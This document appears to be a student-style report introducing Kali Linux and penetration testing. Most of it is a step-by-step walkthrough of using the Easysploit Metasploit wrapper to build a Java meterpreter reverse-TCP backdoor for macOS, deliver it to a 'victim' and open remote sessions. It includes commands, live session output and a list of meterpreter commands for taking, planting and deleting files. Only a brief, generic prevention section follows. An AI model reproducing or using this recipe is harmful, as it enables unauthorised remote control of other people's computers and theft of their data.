

CONTENTS

1. INTRODUCTION	
1.1 Kali Linux	02
1.2 Penetration Testing	02
2. EASYSPLOIT	
2.1 Introduction	03
2.2 Installation	04
3. STEPS FOR HACKING MAC OS	05
3.1 Commands to Exploits Mac OS	08
4. HOW TO PREVENT ATTACK	08
5. CONCLUSION	09
6. REFERENCE	10

1. INTRODUCTION

1.1 KALI LINUX

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

It was developed by Mati Aharoni and Devon Kearns of Offensive Security through the rewrite of Backtrack. Kali Linux was released on the 13th march, 2013 as a complete, top to bottom. Rebuild of Backtrack Linux, adhering completely to Debian development standards.

1.2 PENETRATION TESTING

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit. For example, an audit or an assessment may utilize scanning tools that provide a few hundred possible vulnerabilities on multiple systems. A Penetration Test would attempt to attack those vulnerabilities in the same manner as a malicious hacker to verify which vulnerabilities are genuine reducing the real list of system vulnerabilities to a handful of security weaknesses.

Benefits of Penetration Testing

- Intelligently manage vulnerabilities
- Avoid the cost of network downtime
- Meet regulatory requirements and avoid fines
- Preserve corporate image and customer loyalty

2. EASYPLOIT

2.1 INTRODUCTION

EASYPLOIT is an advanced pentesting framework which is a metasploit automation. The tool can compile the viruses with popular payloads and then compile the resulting file to run a specific platform – Microsoft Windows, Android or Mac OS X. The hacking utility runs as a simple script which uses interactive menus to guide the user into creating their custom malware.

Easyploit is a very easy tool for generating the backdoor or payload. Another the best thing of this tool is, your creating payload by using this tool can execute on windows, Linux, mac and android as well.


Requirements

- You have installed kali linux on your system
- Having some basic knowledge of kali linux
- The downloading link of Easyploit tool
- working internet connection
- A static IP address

2.2 INSTALLATION

- Download the folder from *GitHub* with the git clone command:

git clone <https://github.com/KALILINUXTRICKSYT/easysploit.git>



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/KALILINUXTRICKSYT/easysploit.git
Cloning into 'easysploit'...
remote: Enumerating objects: 59, done.
remote: Counting objects: 100% (59/59), done.
remote: Compressing objects: 100% (56/56), done.
remote: Total 59 (delta 17), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (59/59), done.
root@kali:~/Desktop#
```


Fig 1: Downloading Easysploit from GitHub

STEPS FOR HACKING MAC OS

Step 1:

After the Easyploit downloaded, got a new folder The easyploit-master on your desktop. Move to that folder.

- **#cd Desktop**
- Change directory to easyploit-master give the command: **cd easyploit-master**

A terminal window titled 'root@kali: ~/Desktop/easyploit-master' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:


```
root@kali:~# cd Desktop
root@kali:~/Desktop# cd easyploit-master
root@kali:~/Desktop/easyploit-master#
```

Fig 2: Changing directory to easyploit-master

Step 2:

- Install the necessary dependencies using the command:

./easyploit.sh

A terminal window titled 'root@kali: ~/Desktop/easyploit-master' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# cd easyploit-master
root@kali:~/Desktop/easyploit-master# ls
banner1.jpg easyploit.sh hFDpHyFR.jpeg README.md ZYrW0JYh.jpeg
root@kali:~/Desktop/easyploit-master# bash easyploit.sh
```

Fig 3: Executing easyploit.sh

Step 3:

- Select the operating system to hack: **Choose 4 for Mac OS**




Fig 4: Choosing the operating system

Step 4:

- To execute the program set **your IP**




Fig 5: Entering the IP

Step 5:

- Payload is generated as **fostin_j.jar** for Mac OS

```

Applications ▾ Places ▾ Terminal ▾ Thu 00:42
root@kali: ~/Desktop/easysploit

File Edit View Search Terminal Help

(3) Linux --> test.py (payload and listener)
(4) Fostins MacOS --> fostin_j.jar (payload and listener)
(5) Web --> test.php (payload and listener)
(6) Scan if a target is vulnerable to ms17_010
(7) Exploit Windows 7/2008 x64 (ms17_010_eternalblue)
(8) Exploit Windows Vista/XP/2000/2003 (ms17_010_psexec)
(9) Contact with me - My accounts

4
Hey Fostin! Can you please enter the IP:
192.168.0.105
Payload size: 5310 bytes
Final size of jar file: 5310 bytes

=====
!Mr.Fostin! The payload is available at: /root/Desktop/fostin_j.jar!
=====

Fostin is waiting for the listener - Mac OS...

payload => java/meterpreter/reverse_tcp
lhost => 192.168.0.105
lport => 4444
[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Sending stage (53837 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.105:4444 -> 192.168.0.104:49264) at 2018-10-25 00:41:49 -0600
[*] Sending stage (53837 bytes) to 192.168.0.104
[*] Meterpreter session 2 opened (192.168.0.105:4444 -> 192.168.0.104:49265) at 2018-10-25 00:41:49 -0600

```

Fig 6: Generating payload**Step 6:**

- Copy the payload to the victim system and run the application to get a connection with hacking system.

```

Applications ▾ Places ▾ Terminal ▾ Thu 00:42
root@kali: ~/Desktop/easysploit

File Edit View Search Terminal Help

(3) Linux --> test.py (payload and listener)
(4) Fostins MacOS --> fostin_j.jar (payload and listener)
(5) Web --> test.php (payload and listener)
(6) Scan if a target is vulnerable to ms17_010
(7) Exploit Windows 7/2008 x64 (ms17_010_eternalblue)
(8) Exploit Windows Vista/XP/2000/2003 (ms17_010_psexec)
(9) Contact with me - My accounts

4
Hey Fostin! Can you please enter the IP:
192.168.0.105
Payload size: 5310 bytes
Final size of jar file: 5310 bytes

=====
!Mr.Fostin! The payload is available at: /root/Desktop/fostin_j.jar!
=====

Fostin is waiting for the listener - Mac OS...

payload => java/meterpreter/reverse_tcp
lhost => 192.168.0.105
lport => 4444
[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Sending stage (53837 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.105:4444 -> 192.168.0.104:49264) at 2018-10-25 00:41:49 -0600
[*] Sending stage (53837 bytes) to 192.168.0.104
[*] Meterpreter session 2 opened (192.168.0.105:4444 -> 192.168.0.104:49265) at 2018-10-25 00:41:49 -0600

meterpreter > sysinfo
Computer : USERs-MacBook-Pro.local
OS       : Mac OS X 10.13.6 (x86_64)
Meterpreter : java/osx
meterpreter >

```

Fig 7: Connecting the hacked system

3.1 Commands to Exploits Mac OS

- **sysinfo** – Gets information about the remote system, such as OS
- **screenshot** – Create a screenshot of the interactive desktop.
- **pwd** - Print working directory.
- **search** – search for files.
- **mkdir** – Make directory.
- **rm** – remove the specified file.
- **rmdir** – Remove directory.
- **download** - Download a file or directory.
- **upload** - Upload a file or a directory.
- **cat** – Read the contents of a file to the screen.
- **localtime** – Display the targeted system's local date and time.

4.HOW TO PREVENT ATTACK

To prevent these kinds of attacks, use a quality anti-spyware solution. These specialized software products can both always remove all active dangerous infections on the host's computer and protect them.

- Continues updating of the system.
- Continues check for vulnerability.
- Don't allow downloading any apps from cloud websites or fake websites.
- Don't install apps with unknown resources enabled option.
- Use antivirus in your devices.
- Don't click any random link while surfing the internet.
- Never download unwanted doc, pdf, apk file from unknown source.

5. CONCLUSION

The backdoor application when installed and turned on the system allows attacker to read, write and modify data. Cautions are.

- Keep your System up to date.
- Installing antivirus software on your System.
- Firewall can prevent backdoor attacks.
- Don't click any random link while surfing the internet.

6. REFERENCES

- <https://github.com/KALILINUXTRICKSYT/easysploit>
- <https://docs.kali.org/introduction/what-is-kali-linux>
- <https://www.youtube.com/watch?v=UOUry9ov9rM>
- <https://www.youtube.com/watch?v=9J479dModb8>